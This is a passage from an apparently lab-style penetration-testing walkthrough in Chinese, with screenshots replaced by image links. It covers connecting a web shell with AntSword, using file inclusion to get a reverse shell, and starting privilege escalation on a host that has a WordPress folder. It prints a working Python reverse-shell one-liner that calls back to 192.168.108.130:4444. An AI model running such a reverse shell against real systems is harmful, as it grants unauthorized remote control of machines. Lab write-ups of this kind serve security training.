

创建成功

蚁剑连接

利用文件包含反弹shell
先查看一下
python反弹shell
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.108.130",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'

反弹成功

四、提权
信息收集
先找找可以信息

看看版本信息

找一下历史漏洞

下载下来之后exp利用不成功
进入home目录看看,发现一个wordpress文件夹, 这是一个开源的内容管理系统(CMS),主要用于创建和管理网站和博客。它最初是作为一个博客平台于 2003 年推出的,但随着时间的推移,已经发展成为一个功能强大的网站构建工具,广泛用于各种类型的网站,包括企业网站、电子商务网站、个人博客、新闻网站等。
